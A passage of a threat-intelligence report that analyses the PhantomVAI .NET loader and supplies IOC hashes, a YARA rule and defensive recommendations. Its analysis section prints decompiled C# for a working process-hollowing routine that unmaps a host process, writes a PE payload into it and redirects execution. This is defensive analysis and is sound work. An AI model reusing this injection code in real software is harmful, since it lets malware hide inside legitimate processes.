5.2 Execution Flow

First, the utility extract relevant fields from the downloaded payload's header which includes the size of the entire image (sizeofImage), the size of the different headers (sizeofHeaders), the entrypoint (ep), the number of sections (sec) and the base address (imageBase).

```
public static void Load(byte[] payloadBuffer, string host, string args)
{
    int e_lfanew = Marshal.ReadInt32(payloadBuffer, 0x3c);
    int sizeOfImage = Marshal.ReadInt32(payloadBuffer, e_lfanew + 0x18 + 0x038);
    int sizeOfHeaders = Marshal.ReadInt32(payloadBuffer, e_lfanew + 0x18 + 0x03c);
    int ep = Marshal.ReadInt32(payloadBuffer, e_lfanew + 0x18 + 0x10);

    short sec = Marshal.ReadInt16(payloadBuffer, e_lfanew + 0x4 + 0x2);

    long imageBase = Marshal.ReadInt64(payloadBuffer, e_lfanew + 0x18 + 0x18);
```

Figure 12: Extracting PE fields.

It then starts a process using the provided "host", which is the p**ath and filename to the process** for injection.

```
CreateProcess(null, target_host, IntPtr.Zero, IntPtr.Zero, true, 0x4u, IntPtr.Zero, currentDirectory, bStar
long processHandle = Marshal.ReadInt64(bProcessInfo, 0x0);
long threadHandle = Marshal.ReadInt64(bProcessInfo, 0x8);
```

Figure 13: Starting the host process.

It unmaps any existing memory at the PE's preferred base address. Then, it allocates a region in the remote process' memory space with read/write/execute permissions and **copies the PE headers** into the allocated memory.

```
ZwUnmapViewOfSection(processHandle, imageBase);
VirtualAllocEx(processHandle, imageBase, sizeOfImage, 0x3000, 0x40);
WriteProcessMemory(processHandle, imageBase, payloadBuffer, sizeOfHeaders, 0L);
```

Figure 14: Writing Process Memory.

Then it loops through **each section** and copies them at the correct virtual address inside the process' memory.

```
for (short i = 0; i < sec; i++)
{
    byte[] section = new byte[0x28];
    Buffer.BlockCopy(payloadBuffer, e_lfanew + 0x108 + (0x28 * i), section, 0, 0x28);

    int virtualAddress = Marshal.ReadInt32(section, 0x00c);
    int sizeOfRawData = Marshal.ReadInt32(section, 0x010);
    int pointerToRawData = Marshal.ReadInt32(section, 0x014);

    byte[] bRawData = new byte[sizeOfRawData];
    Buffer.BlockCopy(payloadBuffer, pointerToRawData, bRawData, 0, bRawData.Length);

    WriteProcessMemory(processHandle, imageBase + virtualAddress, bRawData, bRawData.Length, 0L);
}
```

Figure 15: Loop for copying PE sections.

It patches the rdx register so that the process can correctly resolve imports and relocations and sets the rcx register to the **entry point** of the injected payload.

```
GetThreadContext(threadHandle, apThreadContext);

byte[] bImageBase = BitConverter.GetBytes(imageBase);

long rdx = Marshal.ReadInt64(apThreadContext, 0x88);
WriteProcessMemory(processHandle, rdx + 16, bImageBase, 8, 0L);

Marshal.WriteInt64(apThreadContext, 0x80 /* rcx */, imageBase + ep);
```

Figure 16: Patching and setting the entry point.

Finally, it resumes the thread which effectively launches the process, **triggering the malware execution**.

```
SetThreadContext(threadHandle, apThreadContext);
ResumeThread(threadHandle);

Marshal.FreeHGlobal(pThreadContext);
CloseHandle(processHandle);
CloseHandle(threadHandle);
```

Figure 17: Resuming, triggering malware execution.

6. Windows Task Scheduler masquerading

As explained earlier, instances of the loader masquerade as a legitimate tool named "**Microsoft Windows Task Scheduler**", created by the GitHub user **Dahall**. Looking at the GitHub repository, we noticed that one user created an alert on the exploitation of Dahall's tool for a **malware campaign**, detailing how it is abused. This corresponds to the activity we and other security editors identified. Interestingly, in the case reported by "wuwenjun9939", the DLL is embedded within malicious HTA files.

Figure 18: Abuse of Dahall's project notified on GitHub. Source: https://github.com/dahall/TaskScheduler/issues/1012.

6.1 Threat hunting

As many instances of the loader appear similar, we thought that we could find pivots to monitor it. Using VirusTotal, we can find 43 similar files detected as malicious, by querying a **specific resource's hash** contained inside the loader.



Figure 19: Loader samples sharing the same resources. Source: https://www.virustotal.com/gui/search/resource%253A778a696bb6c1727bc415d8511e1c6d156de8e2e1988594a527479c87a648ceb5%2520AND%2520p%253A1%252B?type=files

The resource queried, "**778a696bb6c1727bc415d8511e1c6d156de8e2e1988594a527479c87a648ceb5**" corresponds to the RT_Version (version resource[13]) of the file. It specifically corresponds to **version 2.11.0.0** of Dahall's project, available on GitHub since 1st May 2024[14]. It appears that this version of the project is specifically being usurped.

[13] https://learn.microsoft.com/fr-fr/windows/win32/menurc/resource-types
[14] https://github.com/dahall/TaskScheduler/releases



Figure 20: Version 2.11.0.0 of the legitimate tool is exploited.

Using this query to discover new samples of the file is interesting, but PhantomVAI could be shipped inside files masquerading as other types of files. As such, a broader detection rule is more pertinent. A YARA rule was provided inside Nextron Systems' article on Katz Stealer. The rule, named "**MAL_NET_Katz_Stealer_Loader_May25**", is described as "Detects .NET based Katz stealer loader"[15]. However, we can confirm that it detects suspected instances of the VAILoader, as was reported in other cases by cybersecurity editors, not exclusively tied to Katz Stealer.

At the time of this report's writing, the rule detected **181 samples** on VirusTotal. We noticed that new samples were regularly detected, meaning that the use of the loader could continue.

[15] https://github.com/Neo23x0/signature-base/blob/057c670d6283ba3007e0396681cb076344c4efb8/yara/mal_katz_stealer.yar#L65



Figure 21: Files detected by the YARA rule. Source: https://www.virustotal.com/gui/search/mal_net_katz_stealer_loader_may25/Comments.

Most prominent threats associated with this loader include RATs such as **Remcos, XWorm, AsyncRAT, DCRat, DarkCloud, SmokeLoader**. We noted instances of the loader masquerading as various software such as **AnyDesk**.

Figure 22: Masquerading as AnyDesk. Source: https://www.virustotal.com/gui/file/6ffa1be1d8352120cbbc353fe3276982fd80c0cf9aed6a1f1ab4e87506797f63/details.

Additionally, the variety of phishing lures is of note, and some samples are linked with many phishing lures.

Execution Parents (25)

Scanned	Detections	Type	Name
2025-10-28	34 / 65	MS Excel Spreadsheet	01273f13de480fa9b0ae9701c06bfd23114fccaf6ac0789eedb00564c1bc3fbd.xls
2025-10-24	24 / 63	DOS batch file	Demande_de_devis_18320053868910_M3-SA.bat
2025-10-30	30 / 63	HTML	C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\D40BAAPM\Images__0993094309043900000000004939EEEEEE[1].hta
2025-11-01	20 / 63	JavaScript	Angebotsanfrage_895097200912_Metallbau_Figge.bat
2025-10-10	25 / 63	Text	Demande_de_devis_18320053861204_M3-SA.bat
2025-09-24	21 / 63	JavaScript	ScannedDocx3231.js
2025-09-23	5 / 53	JavaScript	Comprovante-Bradesco-22092025-49987-6513265-16084-78145. pdf.js
2025-09-26	23 / 63	JavaScript	5a35b7947470c777b8bcad5a7fcf02f9e40b0b8a759fb9b62beca8890e597f18
2025-10-23	26 / 62	HTML	Images___0049000000054000000000404040EEEEEEEEE.hta
2025-09-22	0 / 63	unknown	6acf125199740dfba312d2070ec04030e2e361dab6d9d5efd11ebf198d19341d

Figure 23: Phishing lures associated with a sample. Source: https://www.virustotal.com/gui/file/5c47e713cb57d1152b9315a1fd1c207516ef27d4764e16a9bdea2add4dfab51c/relations.

Payload Parents (15)

Scanned	Detections	Type	Name
2025-11-06	24 / 63	Text	Angebotsanfrage_87000341280004539_Metallbau_Figge.bat
2025-11-09	18 / 62	JavaScript	Whatsapp Scan 2025-10-23 at 8.41,26 AM.js
2025-11-06	23 / 58	DOS batch file	dsada/Zapytanie_ofertowe_621900042100054_Tersteel_Group.bat
2025-10-24	5 / 47	JavaScript	localfile~
2025-11-09	18 / 63	JavaScript	COPIA_ANEXA_DE_DOCUMENTO_GENERADO_SOFTWARE_FACTURE_IN_CLOUD_FEV_066211_PROD_O_SERV_PRESTADOS_MANTELES_Y_CRISTALES SAS_EMISION_OCTUBRE_DE_2025xml.js
2025-11-05	26 / 63	DOS batch file	Angebotsanfrage_8572100063285014161_Metallbau_Figge.bat
2025-10-30	30 / 63	VBA	bc3256923666bf962f3a03a103716a529ef7efb58b018b4b714ce1bc4f261128.vbs
2025-11-07	24 / 63	DOS batch file	Zapytanie_ofertowe_42000061730098_Tersteel_Group.bat
2025-11-05	26 / 63	DOS batch file	Angebotsanfrage_289509582007_Metallbau_Figge.bat
2025-11-09	20 / 63	JavaScript	PREDRAČUN BR. 1187577.js

Figure 24: Phishing lures associated with a sample. Source: https://www.virustotal.com/gui/file/f356cb285410414361eb780a67fec4d956c43db9a9a806bc65c2f7635f38cab8/relations.

These elements are in line with Arcticwolf's assessment that this loader follows a loader-as-a-service model. As such, we suspect that new samples could continue to be detected and used to deploy a large variety of malware.

7. Conclusion

This analysis exposed how an unidentified threat actor created a custom loader, using different open-sourced utility and private modifications. This loader is now used in worldwide campaigns delivering numerous stealers and rats. Based on various findings, there is a moderate probability that this loader follows a loader-as-a-service model, which would mean different threat actors are responsible for the variety of campaigns.

We identified that a utility named “Mandark” was used as the RunPE module of the loader, responsible for process hollowing. This utility was developed and open-sourced by the HackForums user “gigajew”. It was then incorporated into the loader to execute downloaded payloads inside legitimate processes.

Many security editors identified this loader but used different naming, which could ultimately confuse readers. As such, we proposed using the name “PhantomVAI”, given by Palo Alto’s Unit 42, as it correlates to the loader’s functionalities.

Public YARA rules can be used to track this threat as it has not seen fundamental changes since its discovery. However, it is important to continue monitoring it for potential changes. It is probable that the “PhantomVAI” loader will continue to be used in worldwide campaigns, and as such, it is important to protect against this threat, unbothered by the final payload delivered which may differ.

8. Actionable content

8.1 Indicators of compromise

Value	Type	Description
993629285d9dd83544ba0b769de360d2e758e10b44a714733e5e5f906238259c	Sha-256	PhantomVAI loader
ec89764710094e5f4bca950236f4bde332c24af846da691e1ec62ab3fd59b08c	Sha-256	PhantomVAI loader
6ffa1be1d8352120cbbc353fe3276982fd80c0cf9aed6a1f1ab4e87506797f63	Sha-256	PhantomVAI loader
ee43ac896873d4e167762724e13a8c687a63caf3a43ad3ce51fb9256a3544567	Sha-256	PhantomVAI loader
36a58d8d96450b789a9116acac6fa41f003c869c49c7ec929b790f6d94e5596b	Sha-256	PhantomVAI loader
0995a8d52d1f0d83f98d3312d67d45dd5dacb5455e05f990bca496e42c475cac	Sha-256	PhantomVAI loader
88844bc0e1670a4d2b6110a1b2194229933359614a48b5f3d45d799ce127409d	Sha-256	PhantomVAI loader
58633169208fccdb5c5a5672b28fdc4262cf6077ac3896f9aed2dccb08e5201b	Sha-256	PhantomVAI loader
b8e752869f82ed0c7d76c9b06679ecfd28778c12711392827853c9cc5abaec8d	Sha-256	PhantomVAI loader
6324fe12d3e7d5fe462884cc294487cc1d38a31a923238ac50ce3875d88ead06	Sha-256	PhantomVAI loader
68c9a23b9088773039375d22e1842c6b6b908346d67c59c6f3c1a2692b74592a	Sha-256	PhantomVAI loader
5c47e713cb57d1152b9315a1fd1c207516ef27d4764e16a9bdea2add4dfab51c	Sha-256	PhantomVAI loader
ad56fda884ad3bf52124cab18e6cdb81291da3fe065ed0793184a620124a6fbf	Sha-256	PhantomVAI loader
50fe1f7e7b3ddf96b32f18815a7ee7e4b579d9d1a094d872d8bfcaefe39bc1c8	Sha-256	PhantomVAI loader
6f38f825feac59c1a84df9a020fde4730b8e65b60d8177bff16b49a26ab8ec57	Sha-256	PhantomVAI loader
33cbed4b1eae84b040fe9b0360cb4860e65ee39a73da28d01f5d1c60146ff3fc	Sha-256	PhantomVAI loader
6513a6862e7cd9494566e56b6ccf2a88727f442ed217b73dc878d0097e7b0343	Sha-256	PhantomVAI loader
126e2987629e5d408c99648b2f1c87a42f9b3b6bb66bca7ae141e9a4b039dae7	Sha-256	PhantomVAI loader
c3560bfa9483e7894243e613c55744b7f1705a53969f797f5fe8b2cb4fb336cc	Sha-256	PhantomVAI loader

a7993775f4518c6c68db08e226c11e51f9bc53314e4ff9385269baac582e2528	Sha-256	PhantomVAI loader
236ccfa7a6e8e11dcef470390963b923e494b0b127db7986cefd4904219d6b13	Sha-256	PhantomVAI loader
d164b27bb02196fa1b45b1e37c4e59fc349bba1fa8e68dc55c75985475f95b77	Sha-256	PhantomVAI loader
a000c989ffb2aa4f0c4dbd932a1442916016258ca9c416be3398a22ffef35a60	Sha-256	PhantomVAI loader
c208d8d0493c60f14172acb4549dcb394d2b92d30bcae4880e66df3c3a7100e4	Sha-256	PhantomVAI loader
f3d31826a8268d665c2f24be06e0fadd00fb96b6f59108fa8d69981fe53a024a	Sha-256	PhantomVAI loader
900f4815625d1f4f5bba4168c713e808c2b02aaf7b82fb96b3a4aea01d2fa24c	Sha-256	PhantomVAI loader
f62368673a9ad3758d7862e26c000ad41819316d08d9f750d06e73d67a880af5	Sha-256	PhantomVAI loader
d34a25707bcec90ec41346290750debeade966a6db0f3cfdce7472917eaad628	Sha-256	PhantomVAI loader
aa1d869004d526d6c1b1bff7ff4f766482b02dace8cd693e9a1d685bc5fe098f	Sha-256	PhantomVAI loader
3feb52e0d0d0de9b281f5c47e068a3559cd69da960609418b3725f2e93cfb838	Sha-256	PhantomVAI loader
7721bcd7534250e53fa7366500f7e784e8f3dc1f3807ce7161e69960c1d63293	Sha-256	PhantomVAI loader
e42474c107be15fd142f862138c0311eaa35efe5e86a92c6041f0d85cdd0a7bb	Sha-256	PhantomVAI loader
613e3d9d2e803fe6147c623ad6e5ed3929c0ac8044b06b11e60dd7c6537e30df	Sha-256	PhantomVAI loader
970198d2257c15b654506c1c6b24c91ffb6bc17892d489d29f5a98a261006621	Sha-256	PhantomVAI loader
691d00b4c5e3f8d95823baffcd9973906d36ee6deb691132012af44ccae1559c	Sha-256	PhantomVAI loader
894c9a4dc0cfa86f349a3a23aa8136383e99ce8a0deda6fe3c2507450ba20390	Sha-256	PhantomVAI loader
a1e8194e587ad3ecf0c33ccfd401de26285b85fa6a6d6ba70eac873afbf49cc1	Sha-256	PhantomVAI loader
365ccd90cbe89509efa0bb2ee261b638bbfdff28654a0e17faef981002ba2383	Sha-256	PhantomVAI loader
90fe9ff2f0a9d48e8808405191457636bdb01577600fe07a8642de37b88c01cf	Sha-256	PhantomVAI loader
daaceaa05e2a5f5995d5e25628b3d86e40dbcb743125ce4aace51e444ac48ac6	Sha-256	PhantomVAI loader
d2d63a0434131289d2865e24940178bebb643366dc5279d10848cf4bc714b24a	Sha-256	PhantomVAI loader

1b76913ec14bf601621057b2b053b58865e01a20408979567f32c7d16d250654	Sha-256	PhantomVAI loader
fc27ceea895c9ebb23dc24963b752b1da3eff525967cdfa721d88bbad5aa5eb3	Sha-256	PhantomVAI loader
f276a2d12d0264e76cb2c60a54660fc019f2f67c22458320efcb71fe339a1b93	Sha-256	PhantomVAI loader
bade9ab27330d2c73f9f0391a037bcda21f0beba4ea55ff3fd308874345e53ed	Sha-256	PhantomVAI loader
aad413b99f35ee3f12f07cfeb5efaa1eaac5ed5661882d3df79f7e310f4b1d69	Sha-256	PhantomVAI loader
12819d7875bf20f9233c978896a7bb13caeca11ef1f457e849547e3847eee586	Sha-256	PhantomVAI loader
20b1696ef7c36d2de222c1688e696edd35edc3825d7594f3d30c996df0595a96	Sha-256	PhantomVAI loader
512b60dab0ffbc1ba887e772e49a0f9e15a636c13290895cfb400227cbb3c74a	Sha-256	PhantomVAI loader
9b20b5a20375d976c417b266ab6f10f3cb121af71f4a8344c94aa5a5115ba1f1	Sha-256	PhantomVAI loader
4f3577477cf7821f12d591ba8070a5998bf0ea0edb132ead3c18e0ae60d58d5e	Sha-256	PhantomVAI loader
be50f7ec3e06a13a5bfb99893fb767639dca11e544a051d5b8a493d86dac8d76	Sha-256	PhantomVAI loader
5ce779ad24a0c8ea3eeb52338ae80a6327c866b8f5b71b21e9860563b58ebe87	Sha-256	PhantomVAI loader
28da4801058a39633e0a4155f98565cc69e38264f500a0b80a9f231a1f680f4f	Sha-256	PhantomVAI loader
f15e14ebf36994b97276ac49f84df973623a313489a1a9e86bd4e30feb225fad	Sha-256	PhantomVAI loader
678ac4e02bde71d5a5353c2da6217d23bf1b0359c977f532f0384fe2e6d44826	Sha-256	PhantomVAI loader
0b1f7c248b68e15f49c201717baf55693710f7fcc9a6e0f31eeaad46f9b2352e	Sha-256	PhantomVAI loader
4a717d046c4bcc541186142b0edf199aff28ce46ce2ddc5b4f2bbc9e28a17532	Sha-256	PhantomVAI loader
9c5faeb0b7c8599eed1e421d17e76568ffe9ea1c2c87800d2074aa8616c37797	Sha-256	PhantomVAI loader
7a81447f86c1cc0989ae76935ba3929558180aa423d9f502788ff6aec2a13853	Sha-256	PhantomVAI loader
b51aecf66f737401a308e011c824bea3b34e83f4dd323da002e98fddffa53a59	Sha-256	PhantomVAI loader
fe16d042f9b5ca49e87e100d7977420951e8e2bf275f246563e84cb2babe3dd8	Sha-256	PhantomVAI loader
826932f8997383323b476b64bb21020ec25f9252c80f7e94c62a7600a54c92cd	Sha-256	PhantomVAI loader

595cf34b521837ccf2a46522899 1f7440e55fbfd2c8b5ae4e1faa29bd127823b	Sha-256	PhantomVAI loader
946faa28f4d404e6b9e744bc813023293ec44241fa3d4755b66eec6b14380b5c	Sha-256	PhantomVAI loader
ec02aeb9bed953ceed70125727ea22013ddc6f6cd9d6bc643c33dceaab4fc455	Sha-256	PhantomVAI loader
f30587f288922d793141c78731e1e41049c4006feda29d1b813eacae5a201600	Sha-256	PhantomVAI loader
00526cce0ca55d55ba14a18062711d48a04f789fcac379e521edfaf379026b6b	Sha-256	PhantomVAI loader
b5552a118ce5530f97303937304fa0a2bbc808289e564e5566caab34a2731b15	Sha-256	PhantomVAI loader
f356cb285410414361eb780a67fec4d956c43db9a9a806bc65c2f7635f38cab8	Sha-256	PhantomVAI loader
1061ba3031f3f7a8816dad7b5c4f8a6ea1d9afe20d59193bdf623b1de6ee8a04	Sha-256	PhantomVAI loader
ec32e32607313ac8f74d68b20db30d94b3f813765c379dd4d6827db10ba70633	Sha-256	PhantomVAI loader
6cf9b5093d142564e06c19c35d4ca829e672a7afcf1f1949b58f8e02f0669abe	Sha-256	PhantomVAI loader
a1edf9b9b8aab1ce9b5e17d73e2a9a2c45cfb1894417aac1361ce370718cbbfe	Sha-256	PhantomVAI loader
16e14cfa12bee177d2685df94fc7e9e7fef2362bf9f5c251e35d623ec3a8016a	Sha-256	PhantomVAI loader
812fd5938c263e89b68c18a29b24c4cae06bbf0b07214a2bac8b53c5537f9109	Sha-256	PhantomVAI loader
b596a84e17225281be2aa6dd9ac213d5debe3b6d44c1575e2f4e5756499d40ef	Sha-256	PhantomVAI loader
fb5116f93365182f235b12d780e03bb8a2a98f389f81cf0d5832dbdc722b346d	Sha-256	PhantomVAI loader
c2bce00f20b3ac515f3ed3fd0352d203ba192779d6b84dbc215c3eec3a3ff19c	Sha-256	PhantomVAI loader
80b03db2ac034e63180bddd7f2e81483be330a85a0174527befdb90364ffe5fa	Sha-256	PhantomVAI loader
709a6a034abcbc58a685605239776c35ea949c3d97e8ff6da3a9b16dc1c0ebf6	Sha-256	PhantomVAI loader
585e70a6d9d95c0032fc9958635f24bdc436a20781b77c4187e61a1ad1a5e2fd	Sha-256	PhantomVAI loader
a777f34b8c2036c49b90b964ac92a74d4ac008db9c3ddfa3eb61e7e3f7c6ee8a	Sha-256	PhantomVAI loader
dd148325d606b9df924a264e7b57e2b0871796fc5f94bdcff9ceb729b8a2d022	Sha-256	PhantomVAI loader
4ec699079fbe22aeb7181da42d43017b8c43d6fd7916d7cdd2c4d3f5f9643e27	Sha-256	PhantomVAI loader

0e9d1b66f84af15cbaef33f31b1b9ec74e5b04b909 5515ffa53b8e7f49d5d6cb	Sha-256	PhantomVAI loader
58fca3ec72fa43293fcd972ea34c93043e41ef00e4 fac095f358aeb30359c606	Sha-256	PhantomVAI loader

8.2 Yara rule

```
rule MAL_NET_Katz_Stealer_Loader_May25 {
    meta:
        description = "Detects .NET based Katz stealer loader"
        author = "Jonathan Peters (cod3nym)"
        date = "2025-05-21"
        reference = "Internal Research"
        hash =
    "0df13fd42fb4a4374981474ea87895a3830eddcc7f3bd494e76acd604c4004f7"
        score = 80
    strings:
        $x = "ExecutarMetodoVAI" ascii

        $s1 = "VirtualMachineDetector" ascii
        $s2 = "Wow64SetThreadContext_API" ascii
        $s3 = "nomedoarquivo" ascii
        $s4 = { 65 78 74 65 6E C3 A7 61 6F 00 }
        $s5 = "payloadBuffer" ascii
        $s6 = "caminhovbs" ascii
    condition:
        3 of ($s*) or $x
}
```

8.3 Recommendations

- **Block the IOCs** provided in the "Indicators of compromise" section of this analysis and subscribe to a CTI feed to obtain fresh IOCs related to stealer-malware and cracking websites. Intrinsec offers its own **CTI feed** to enhance your detection and response capabilities: https://www.intrinsec.com/en/cyber-threat-intelligence-feeds/
- **Regularly train employees** to recognize phishing attempts, especially those involving malicious attachments or suspicious links. Conduct internal phishing tests to assess and improve employee awareness.
- **Block suspicious URLs and domains:** Use firewall rules, Secure Web Gateways (SWG), and DNS filtering to block known malicious URLs, domains, and IP addresses associated with the ransomware's C2 infrastructure.
- **Implement file integrity monitoring**: Continuously monitor for unauthorized changes to critical files or system configurations.
- **Use advanced email security gateways** to detect and block phishing emails, particularly those containing malicious attachments or links.
- **Employ sandboxing solutions** to analyse email attachments and URLs before they reach users.
- **Enable multi-factor authentication** (MFA) for browser-related accounts to mitigate credential theft.
- **Set up network monitoring** to identify unusual or unauthorized outbound connections, particularly to known Command and Control (C2) servers.

9. Sources

- https://www.nextron-systems.com/2025/05/23/katz-stealer-threat-analysis/
- https://www.ibm.com/think/x-force/dcrat-presence-growing-in-latin-america
- https://www.sonicwall.com/blog/vmdetector-based-loader-abuses-steganography-to-deliver-infostealers
- https://www.fortinet.com/blog/threat-research/unveiling-a-new-variant-of-the-darkcloud-campaign
- https://www.forcepoint.com/blog/x-labs/q3-2025-threat-brief-obfuscated-javascript-steganography
- https://arcticwolf.com/resources/blog/brazilian-caminho-loader-employs-lsb-steganography-to-deliver-multiple-malware-families/
- https://somedieyoungzz.github.io/posts/stego-camp/
- https://martinkubecka.sk/posts/2025-10-06-unsophisticated-phishing-delivering-sophisticated-malware/
- https://www.huntress.com/blog/snakes-on-a-domain-an-analysis-of-a-python-malware-loader
- https://www.broadcom.com/support/security-center/protection-bulletin/katz-stealer-delivered-by-phantomvai-loader-in-a-recent-campaign
- https://unit42.paloaltonetworks.com/phantomvai-loader-delivers-infostealers/